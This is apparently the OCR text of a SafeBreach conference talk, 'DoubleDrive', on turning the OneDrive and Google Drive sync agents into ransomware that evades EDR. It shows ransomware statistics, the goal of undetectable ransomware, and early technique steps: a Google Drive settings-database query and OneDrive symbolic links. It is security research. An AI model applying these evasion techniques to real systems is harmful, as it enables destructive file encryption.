


DoubleDrive
Double Agents Hide
Behind The Clouds



# Or Yair

- Security Research Team Lead at SafeBreach
- 6+ years in Security Research
- Past research in Linux, embedded, Android
- 3+ years Windows research


# Agenda



- Ransomware Background
- Research Questions / Goals
- Research – Turning OneDrive & Google Drive into ransomware
- DoubleDrive
- EDR Bypasses
- OneDrive VS Google Drive
- Summary

# State of Ransomware

**Ransom Payments: 2023 vs 2022**




How much was the ransom payment that was paid to the attackers? Excluding "Don't know" responses.


Sophos: https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf

# State of Ransomware


In the last year, has your organization been hit by ransomware?
Yes. n=3000 (2023), 5,600 (2022), 5,400 (2021), 5,000 (2020)

Sophos: https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf

# State of Ransomware



FORBES > BUSINESS

BREAKING

## Ransomware Attacks Upgraded To 'National Security Threat' In New White House Cybersecurity Strategy


**Siladitya Ray** Forbes Staff

*Covering breaking news and tech policy stories at Forbes.*

Follow

Mar 2, 2023, 09:08am EST

# State of Ransomware



## March 2023 broke ransomware attack records with 459 incidents

By **Bill Toulas**


April 19, 2023 03:00 AM 0


# Research Goals 🤔

# Research Goals


## A fully undetectable-by-design ransomware


- **Fully legitimate flow for encrypting files**
- Encrypt all user files and make them impossible to restore
- Bypasses all common ransomware detections







There is a way to encrypt all of your sensitive data without encrypting a single file on your endpoint?




## Adversaries can encrypt files, while they are not even executing code on endpoints?




## What if not a single malicious executable from the adversary needs to be present on endpoints while files are encrypted?

# Searching for a double-agent

# Cloud Storage + Local Agents




Dropbox

Google Drive

OneDrive

iCloud


I am OneDrive, a trusted tool that is installed by default and shelters you from ransomware
LEGITIMATE LOCAL DATA EXFILTRATION
I am Google Drive, the world's most popular cloud storage service
LEGITIMATE MASS FILE OPERATIONS

# Google Drive

- Most popular cloud storage service
- Billions of users
- Mass file operations by definition
  - Syncs files in Google Drive's storage with their local duplicates.

# OneDrive


## Microsoft's recommended solution *against ransomware*

- Installed by default on every Windows version since 2013.
- Mass file operations by definition
  - Syncs files in OneDrive's storage with their local duplicates.


OneDrive

# OneDrive

**In Windows:**



# OneDrive





- Store important files on Microsoft OneDrive. OneDrive includes built in ransomware detection and recovery as well as file versioning so you can restore a previous version of a file. And when you edit Microsoft Office files stored on OneDrive your work is automatically saved as you go.

https://support.microsoft.com/en-us/windows/protect-your-pc-from-ransomware-08ed68a7-939f-726c-7e84-a72ba92c01c3:


Initial Access

VS



Initial Access


# OneDrive & Google Drive Local File Sync




But can it also sync files outside of the “G:” drive or the OneDrive sync folder?


Without me touching them?

And is that a legitimate action?



# Google Drive Local File Sync



# Google Drive Local File Sync

Adding another sync folder through Google Drive's settings DB:

SQL 1

```
1  SELECT root_id, media_id, title, root_path, account_token from roots
2
```

| | root_id | media_id | title | root_path | account_token |
|---|---|---|---|---|---|
| 1 | 1 | 4f102a5e-433d-48ce-9a60-045a623755a1 | Documents | Users\User\Documents | 103455957800612637992 |


# OneDrive Local File Sync

"Use symbolic links to link a local path of the local OneDrive sync folder."


https://support.microsoft.com/en-us/office/can-t-synchronize-onedrive-files-and-folders-from-a-local-file-location-other-than-the-default-onedrive-path-b7eef9d4-4203-431d-8345-fe49254f9da0

